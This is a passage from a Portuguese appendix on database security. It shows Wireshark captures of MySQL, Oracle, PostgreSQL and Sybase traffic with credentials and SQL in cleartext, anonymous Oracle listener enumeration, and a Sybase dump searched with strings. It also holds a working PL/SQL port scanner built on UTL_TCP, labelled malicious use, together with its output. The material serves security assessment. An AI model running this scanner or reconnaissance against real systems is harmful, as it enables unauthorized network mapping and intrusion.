0050 70 39 68 24 76 48 44 00 2c a2 08 02 00 00 00 00 p9h$vHD. ,.......
0060 00 00 00 00 00 00 00 00 00 00 5b 7b 7d 21 29 4a ........ ..[{}!)J
0070 78 40 75 4d 61 21 00 x@uMa!.
```

Versão da base de dados é capturada!

…

```
0000 00 0c 29 61 96 7b 00 0c 29 dc 5e 43 08 00 45 00 ..)a.{.. ).^C..E.
0010 00 6d 25 4e 40 00 80 06 42 e3 c0 a8 08 86 c0 a8 .m%N@... B.......
0020 08 83 04 1b 0c ea 3b 94 ed dd f7 9e f2 4d 50 18 ......;. .....MP.
0030 44 2f c2 b2 00 00 41 00 00 01 85 a6 03 00 00 00 D/....A. ........
0040 00 01 08 00 00 00 00 00 00 00 00 00 00 00 00 00 ........ ........
0050 00 00 00 00 00 00 00 00 00 00 75 74 69 6c 69 7a ........ ..utiliz
0060 61 64 6f 72 31 00 14 53 71 fb 98 d5 98 c8 7e ab ador1..S q.....~.
0070 26 b1 96 96 54 77 1a 45 56 70 1d &...Tw.E Vp.
```

Nome do utilizador enviado em claro!

…

```
0000 00 0c 29 61 96 7b 00 0c 29 dc 5e 43 08 00 45 00 ..)a.{.. ).^C..E.
0010 00 3b 25 7a 40 00 80 06 42 e9 c0 a8 08 86 c0 a8 .;%z@... B.......
0020 08 83 04 1b 0c ea 3b 94 ee 22 f7 9e f2 58 50 18 ......;. ."...XP.
0030 44 24 a0 fa 00 00 0f 00 00 00 03 73 68 6f 77 20 D$...... ...show
0040 64 61 74 61 62 61 73 65 73 database s
```

A instrução SQL escrita é enviada em claro pelo cliente!

…

```
0000 00 0c 29 dc 5e 43 00 0c 29 61 96 7b 08 00 45 08 ..).^C.. )a.{..E.
0010 00 66 55 71 40 00 40 06 52 bf c0 a8 08 83 c0 a8 .fUq@.@. R.......
0020 08 86 0c ea 04 1b f7 9e f2 58 3b 94 ee 35 50 18 ........ .X;..5P.
0030 16 d0 65 53 00 00 01 00 00 01 01 1e 00 00 02 03 ..eS.... ........
0040 64 65 66 00 00 00 08 44 61 74 61 62 61 73 65 00 def....D atabase.
0050 0c 08 00 40 00 00 00 fe 01 00 1f 00 00 01 00 00 ...@.... ........
0060 03 fe 05 00 00 04 04 74 65 73 74 05 00 00 05 fe .......t est.....
0070 00 00 02 00 ....
```

O resultado da execução da instrução SQL é enviado em claro pelo servidor!

A7. Oracle – Excerto da saída

Captura de tráfego realizada através do utilitário *wireshark*.

…

```
0040 01 06 00 4c 69 6e 75 78 69 33 38 36 2f 4c 69 6e ...Linux i386/Lin
0050 75 78 2d 32 2e 30 2e 33 34 2d 38 2e 31 2e 30 00 ux-2.0.3 4-8.1.0.
0060 1f 00 01 00 00 00 64 00 00 00 60 01 24 0f 05 0b ......d. ..`.$...
0070 0c 03 0c 0c 05 04 05 0d 06 09 07 08 05 05 05 05 ........ ........
```

A informação do sistema operativo onde o SGBD se encontra é enviada em claro!

…

```
0040 08 01 00 0c 00 00 00 0c 41 55 54 48 5f 53 45 53 ........ AUTH_SES
0050 53 4b 45 59 20 00 00 00 20 41 38 44 34 43 36 46 SKEY ... A8D4C6F
0060 37 33 42 45 32 38 31 31 41 34 43 36 41 33 34 45 73BE2811 A4C6A34E
0070 39 42 32 46 32 41 30 39 43 00 00 00 00 04 01 00 9B2F2A09 C.......
```

…

A chave de sessão é enviada em claro pelo servidor para o cliente.
Esta chave irá servir para o cliente cifrar a palavra-chave no processo de autenticação.
Caso o utilizador não exista, a chave de sessão não é enviada! Este dado mostra-se valioso para um atacante que pode descobrir de uma forma simplista se um determinado utilizador existe ou não no SGBD.

…

```
0060 73 79 73 74 65 6d 0d 00 00 00 0d 41 55 54 48 5f system.....AUTH_
0070 50 41 53 53 57 4f 52 44 20 00 00 00 20 37 34 39 PASSWORD ... 749
0080 37 45 45 39 37 44 33 46 30 38 33 46 38 43 34 44 7EE97D3F083F8C4D
0090 39 35 31 43 33 39 44 46 45 42 31 36 46 00 00 00 951C39DFEB16F...
00a0 00 08 00 00 00 08 41 55 54 48 5f 52 54 54 06 00 ......AUTH_RTT..
00b0 00 00 06 32 32 37 32 34 34 00 00 00 00 0d 00 00 ...227244.......
00c0 00 0d 41 55 54 48 5f 43 4c 4e 54 5f 4d 45 4d 04 ..AUTH_CLNT_MEM.
```

```
00d0 00 00 00 04 34 30 39 36 00 00 00 00 0d 00 00 00 ....4096........
```

O nome do utilizador é enviado em claro pelo cliente!

```
…
0040 08 9c 00 9c 4f 72 61 63 6c 65 39 69 20 45 6e 74 ....Orac le9i Ent
0050 65 72 70 72 69 73 65 20 45 64 69 74 69 6f 6e 20 erprise Edition
0060 52 65 6c 65 61 73 65 20 39 2e 32 2e 30 2e 38 2e Release 9.2.0.8.
0070 30 20 2d 20 50 72 6f 64 75 63 74 69 6f 6e 0a 57 0 - Prod uction.W
0080 69 74 68 20 74 68 65 20 50 61 72 74 69 74 69 6f ith the Partitio
0090 6e 69 6e 67 2c 20 4f 4c 41 50 20 61 6e 64 20 4f ning, OL AP and O
00a0 72 61 63 6c 65 20 44 61 74 61 20 4d 69 6e 69 6e racle Da ta Minin
00b0 67 20 6f 70 74 69 6f 6e 73 0a 4a 53 65 72 76 65 g option s.JServe
00c0 72 20 52 65 6c 65 61 73 65 20 39 2e 32 2e 30 2e r Releas e 9.2.0.
00d0 38 2e 30 20 2d 20 50 72 6f 64 75 63 74 69 6f 6e 8.0 - Pr oduction
00e0 00 08 20 09 09 01 00 00 00 .. ..... .
```

O *banner* do SGBD descrevendo a versão e opções instaladas é enviado em claro pelo servidor!

```
…
0090 00 00 00 20 73 65 6c 65 63 74 20 6f 70 65 6e 5f ... sele ct open_
00a0 6d 6f 64 65 20 66 72 6f 6d 20 76 24 64 61 74 61 mode fro m v$data
00b0 62 61 73 65 01 00 00 00 00 00 00 00 00 00 00 00 base.... ........
00e0 00 00 00 00 00 00 00 00 ........
```

A instrução SQL introduzida no cliente é enviada sem utilizar cifração!

```
…
0080 00 01 09 09 00 00 00 09 4f 50 45 4e 5f 4d 4f 44 ........ OPEN_MOD
0090 45 00 00 00 00 00 00 00 00 07 00 00 00 07 78 6b E....... ......xk
00a0 03 0b 16 37 2a 06 02 01 00 00 00 01 00 00 00 00 ...7*... ........
00b0 00 00 00 00 00 00 00 00 07 0a 52 45 41 44 20 57 52 ........ .READ WR
00c0 49 54 45 08 05 00 f3 5c 07 00 00 00 00 01 00 ITE....\ ........
0110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........ ......
```

A resposta à instrução SQL introduzida pelo cliente, é enviada em claro pelo servidor!

A8. Oracle – Comandos do *listener*

Extracção de informação do *listener* através de operação remota e anónima.

Configuração da formatação do resultado dos comandos do *listener* e execução do comando "services".

```
lsnrctl> set displaymode verbose
lsnrctl> services
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)
(HOST=192.168.2.3)(PORT=1521)))
Services Summary...
Instance "orcl9i", status READY, has 1 handler(s) for this service...
Handler(s):
"DEDICATED" established:0 refused:0 state:ready
LOCAL SERVER
(ADDRESS=(PROTOCOL=BEQ)(PROGRAM=/u199/app/oracle/bin/oracle)(ARGV0=oracleorcl9i)
(ARGS='(LOCAL=NO)')(ENVS='HOSTNAME=localh
ost.localdomain,SHELL=/bin/bash,TERM=xterm,HISTSIZE=1000,USER=oracle,LD_LIBRARY_
PATH=/u199/app/oracle/lib,LS_COLORS=no=00:fi=00:di
```

É possível obter a localização dos binários Oracle, bem como o conteúdo de algumas variáveis de ambiente!

```
…
*.xpm=00;35:*.png=00;35:*.tif=00;35:,ORACLE_SID=orcl9i,ORACLE_BASE=/u199/app/ora
cle,KDEDIR=/usr,MAIL=/var/spool/mail/oracle,PATH=/
  usr/kerberos/bin:/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/oracle/bin:/
u199/app/oracle/bin,INPUTRC=/etc/inputrc,PWD=/home/
```

É possível obter o conteúdo de mais variáveis de ambiente, onde se inclui a PATH do utilizador dono do processo *lsnrctl*!

```
…
%s,DISPLAY=:0.0,ORACLE_HOME=/u199/app/oracle,G_BROKEN_FILENAMES=1,XAUTHORITY=/ro
ot/.Xauth
ority,_=/u199/app/oracle/bin/sqlplus,ORA_NET2_DESC=7,10')(ENV_POLICY=NONE))
Service "orcl9iXDB" has 1 instance(s).
Instance "orcl9i", status READY, has 1 handler(s) for this service...
Handler(s):
```

```
"D000" established:0 refused:0 current:0 max:1002 state:ready
DISPATCHER <machine: localhost.localdomain, pid: 3165>
(ADDRESS=(PROTOCOL=tcp)(HOST=localhost.localdomain)(PORT=32773))
```

Existe um serviço de nome "orcl9iXDB", responsável pela colocação do porto TCP/32773 no estado LISTEN!

```
The command completed successfully
```

A9. Oracle – *Package* UTL_TCP

Exemplo de utilização maliciosa do *package* UTL_TCP [24].

Criação de um *package* com dois procedimentos.

```
CREATE OR REPLACE PACKAGE TCP_SCAN IS
        PROCEDURE SCAN(HOST VARCHAR2, START_PORT NUMBER, END_PORT NUMBER,
        VERBOSE NUMBER DEFAULT 0);
        PROCEDURE CHECK_PORT(HOST VARCHAR2, TCP_PORT NUMBER, VERBOSE NUMBER
        DEFAULT 0);
```

Criação de um procedimento de nome "SCAN", cujo objectivo é o de executar o procedimento "CHECK_PORT" por cada porto compreendido entre a variável "START_PORT" e a variável "END_PORT".

```
PROCEDURE SCAN(HOST VARCHAR2, START_PORT NUMBER, END_PORT NUMBER, VERBOSE NUMBER
DEFAULT 0) AS
 I NUMBER := START_PORT;
 BEGIN
        FOR I IN START_PORT..END_PORT LOOP CHECK_PORT(HOST,I,VERBOSE);
        END LOOP;
        EXCEPTION WHEN OTHERS THEN
        DBMS_OUTPUT.PUT_LINE('An error occured.');
 END SCAN;
```

Criação de um procedimento de nome "CHECK_PORT", cujo objectivo é o de estabelecer uma ligação TCP a um servidor (variável "HOST") e porto (variável "TCP_PORT") especificado.

```
PROCEDURE CHECK_PORT(HOST VARCHAR2, TCP_PORT NUMBER, VERBOSE NUMBER DEFAULT 0)
AS
 CN SYS.UTL_TCP.CONNECTION;
 NETWORK_ERROR EXCEPTION;
 PRAGMA EXCEPTION_INIT(NETWORK_ERROR,-29260);
 BEGIN
        DBMS_OUTPUT.ENABLE(1000000);
        CN := UTL_TCP.OPEN_CONNECTION(HOST, TCP_PORT);
        DBMS_OUTPUT.PUT_LINE('TCP Port ' || TCP_PORT || ' on ' || HOST || ' is
        open.');
        EXCEPTION WHEN NETWORK_ERROR THEN
        IF VERBOSE !=0 THEN
                DBMS_OUTPUT.PUT_LINE('TCP Port ' || TCP_PORT || ' on ' || HOST
                || ' is not open.');
        END IF;
        WHEN OTHERS THEN
        DBMS_OUTPUT.PUT_LINE('There was an error.');
 END CHECK_PORT;
END TCP_SCAN;
/
```

Executamos o procedimento "TCP_SCAN.SCAN", dando como servidor destino "192.168.2.3", porto inicial "1" e porto final "65535".

```
SQL> set serveroutput on
SQL> exec tcp_scan.scan('192.168.2.3',1,65535);
TCP Port 22 on 192.168.2.3 is open.
TCP Port 111 on 192.168.2.3 is open.
TCP Port 1521 on 192.168.2.3 is open.
TCP Port 3306 on 192.168.2.3 is open.
```

```
TCP Port 32769 on 192.168.2.3 is open.
TCP Port 32773 on 192.168.2.3 is open.
PL/SQL procedure successfully completed.
```

A10. PostgreSQL – Excerto da saída

Captura de tráfego realizada através do utilitário *wireshark*.

```
0000 00 0c 29 4a 8e 58 00 0c 29 dc 5e 43 08 00 45 00 ..)J.X.. ).^C..E.
0010 00 55 33 7a 40 00 80 06 34 c8 c0 a8 08 86 c0 a8 .U3z@... 4.......
0020 08 8a 05 27 15 38 fe de 57 cb 8b 9b 6f 4e 50 18 ...'.8.. W...oNP.
0030 44 6f e2 30 00 00 00 00 00 2d 00 03 00 00 75 73 Do.0.... .-....us
0040 65 72 00 75 74 69 6c 69 7a 61 64 6f 72 31 00 64 er.utili zador1.d
0050 61 74 61 62 61 73 65 00 74 65 6d 70 6c 61 74 65 atabase. template
0060 31 00 00 1..
```

Utilizador é enviado em claro pelo cliente!

```
…
0000 00 0c 29 4a 8e 58 00 0c 29 dc 5e 43 08 00 45 00 ..)J.X.. ).^C..E.
0010 00 48 34 6c 40 00 80 06 33 e3 c0 a8 08 86 c0 a8 .H4l@... 3.......
0020 08 8a 05 29 15 38 40 2c 2e ba 8c e5 47 cc 50 18 ...).8@, ....G.P.
0030 42 dd 5b b8 00 00 51 00 00 00 1f 73 65 6c 65 63 B.[...Q. ...selec
0040 74 20 2a 20 66 72 6f 6d 20 70 67 5f 64 61 74 61 t * from pg_data
0050 62 61 73 65 3b 00 base;.
```

A instrução SQL gerada pelo "pgAdmin III", é enviada em claro pelo cliente!

```
…
0180 00 07 72 6f 6f 74 5f 64 62 00 00 00 03 31 30 30 ..root_d b....100
…
01c0 ff ff 44 00 00 00 45 00 0b 00 00 00 04 74 65 73 ..D...E. .....tes
01d0 74 00 00 00 01 31 00 00 00 01 30 00 00 00 01 66 t....1.. ..0....f
…
0210 00 00 09 74 65 6d 70 6c 61 74 65 31 00 00 00 01 ...templ ate1....
…
0260 2a 2f 70 6f 73 74 67 72 65 73 7d 44 00 00 00 62 */postgr es}D...b
0270 00 0b 00 00 00 09 74 65 6d 70 6c 61 74 65 30 00 ......te mplate0.
0280 00 00 01 31 00 00 00 01 30 00 00 00 01 74 00 00 ...1.... 0....t..
```

A resposta à instrução SQL enviada, é transmitida em claro pelo servidor!

```
…
```

A11. Sybase – Excerto da saída

Captura de tráfego realizada através do utilitário *wireshark*.

```
…
0000 00 0c 29 ce 4a 6b 00 0c 29 28 24 b7 08 00 45 00 ..).Jk.. )($...E.
0010 02 80 60 f7 40 00 40 06 45 27 c0 a8 08 81 c0 a8 ..`.@.@. E'......
0020 08 88 04 a0 13 88 e3 e1 1f c0 71 bd 38 8c 80 18 ........ ..q.8...
0030 16 d0 81 27 00 00 01 01 08 0a 00 11 7f 4a 00 1a ...'.... .....J..
0040 94 d9 02 00 02 00 00 00 00 00 76 6d 31 00 00 00 ........ ..vm1...
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........ ........
0060 00 00 00 00 00 00 00 00 03 74 65 73 74 65 00 00 ........ .teste..
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........ ........
0080 00 00 00 00 00 00 00 05 74 65 73 74 65 73 00 00 ........ testes..
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........ ........
```

O cliente envia o nome de utilizador e palavra-chave em claro!

```
…
00d0 02 00 00 00 00 00 54 53 51 4c 00 00 00 00 00 00 ......TS QL......
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........ ........
00f0 00 00 00 00 04 53 59 42 41 53 45 31 32 35 00 00 .....SYB ASE125..
0100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........ ........
0110 00 00 00 09 74 65 73 74 65 73 00 00 00 00 00 00 ....test es......
0120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........ ........
0130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........ ........
0140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........ ........
```

O nome do utilitário que está a ser usado é enviado em claro!

```
…
0000 00 0c 29 ce 4a 6b 00 0c 29 28 24 b7 08 00 45 00 ..).Jk.. )($...E.
```

```
0010 00 4d 60 fb 40 00 40 06 47 56 c0 a8 08 81 c0 a8 .M`.@.@. GV......
0020 08 88 04 a0 13 88 e3 e1 22 27 71 bd 39 15 80 18 ........ "'q.9...
0030 16 d0 f6 52 00 00 01 01 08 0a 00 11 81 bc 00 1a ...R.... ........
0040 94 da 01 01 00 19 00 00 00 00 73 65 6c 65 63 74 ........ ..select
0050 20 40 40 76 65 72 73 69 6f 6e 0a @@versi on.
```

A instrução SQL introduzida no cliente é transmitida sem recorrer a cifração!

```
…
0000 00 0c 29 28 24 b7 00 0c 29 ce 4a 6b 08 00 45 00 ..)($... ).Jk..E.
0010 00 e4 ac 59 40 00 40 06 fb 60 c0 a8 08 88 c0 a8 ...Y@.@. .`......
0020 08 81 13 88 04 a0 71 bd 39 15 e3 e1 22 40 80 18 ......q. 9..."@..
0030 19 44 72 0c 00 00 01 01 08 0a 00 1a 97 4c 00 11 .Dr..... .....L..
0040 81 bc 04 01 00 b0 00 00 00 00 a0 01 00 00 a1 06 ........ ........
0050 00 02 00 00 00 27 ff ae 01 00 00 d1 8c 41 64 61 .....'.. .....Ada
0060 70 74 69 76 65 20 53 65 72 76 65 72 20 45 6e 74 ptive Se rver Ent
0070 65 72 70 72 69 73 65 2f 31 32 2e 35 2e 32 2f 45 erprise/ 12.5.2/E
0080 42 46 20 31 32 31 32 33 2f 50 2f 4c 69 6e 75 78 BF 12123 /P/Linux
0090 20 49 6e 74 65 6c 2f 45 6e 74 65 72 70 72 69 73 Intel/E nterpris
00a0 65 20 4c 69 6e 75 78 2f 61 73 65 31 32 35 32 2f e Linux/ ase1252/
00b0 31 38 33 39 2f 33 32 2d 62 69 74 2f 4f 50 54 28 1839/32- bit/OPT(
00c0 45 78 70 72 65 73 73 20 45 64 69 74 69 6f 6e 29 Express Edition)
00d0 2f 46 72 69 20 41 75 67 20 31 33 20 30 38 3a 32 /Fri Aug 13 08:2
00e0 37 3a 31 38 20 32 30 30 34 fd 10 00 02 00 01 00 7:18 200 4.......
00f0 00 00 ..
```

A resposta à instrução SQL enviada pelo cliente, é transmitida em claro pelo servidor!

A12. Sybase – *Strings*

Pesquisa de cadeias alfanuméricas no resultado de um *backup*.

Estabelecemos uma ligação com o utilizador SA e executamos o comando "dump database" dando como parâmetros a base de dados "master" e o destino "/tmp/master.dmp".

```
[root@localhost install]# isql -Usa -SLOCALHOST
Password:
1> dump database master to '/tmp/master.dmp'
2> go
WARNING: In order to LOAD the master database, the ASE must run in single-user
mode. If the master database dump uses multiple volumes, you must execute
sp_volchanged on another ASE at LOAD time in order to signal volume changes.
Backup Server session id is: 5. Use this value when executing the
'sp_volchanged' system stored procedure after fulfilling any volume change
request from the Backup Server.
Backup Server: 4.41.1.1: Creating new disk file /tmp/master.dmp.
Backup Server: 6.28.1.1: Dumpfile name 'master070010A574 ' section number 1
mounted on disk file '/tmp/master.dmp'
Backup Server: 4.188.1.1: Database master: 1362 kilobytes (26%) DUMPed.
Backup Server: 4.188.1.1: Database master: 5106 kilobytes (100%) DUMPed.
Backup Server: 3.43.1.1: Dump phase number 1 completed.
Backup Server: 3.43.1.1: Dump phase number 2 completed.
Backup Server: 3.43.1.1: Dump phase number 3 completed.
Backup Server: 4.188.1.1: Database master: 5114 kilobytes (100%) DUMPed.
Backup Server: 3.42.1.1: DUMP is complete (database master).
3> exit
```

Extraímos as cadeias de caracteres alfanuméricos presentes no ficheiro resultante do processo de *backup*.

```
[root@localhost install]# strings /tmp/master.dmp > master.ddl
[root@localhost install]# cat master.ddl
...
Adaptive Server Enterprise/15.0/EBF 13194 EC ESD/P/Linux Intel/Linux 2.4.21-
20.ELsmp i686/ase150/217n
Backup Server/15.0/EBF 12780 GA/Linux Intel/Linux 2.4.21-20.ELsmp
i686/asemain/2584/32-bit/OPT/Thu
...
sysobjects
V V V R
sysindexes
```

```
V V V R
syscolumns
V V V R
...
create procedure sp_getmessage
@message_num int,
/* 17200 "Message number must be greater than or equal to 17000." */
select @msg = description from master.dbo.sysmessages
select @msg = description from master.dbo.sysmessages
description from master.dbo.sysmessages
/* Get message from the proper place */
/* System messages */
...
```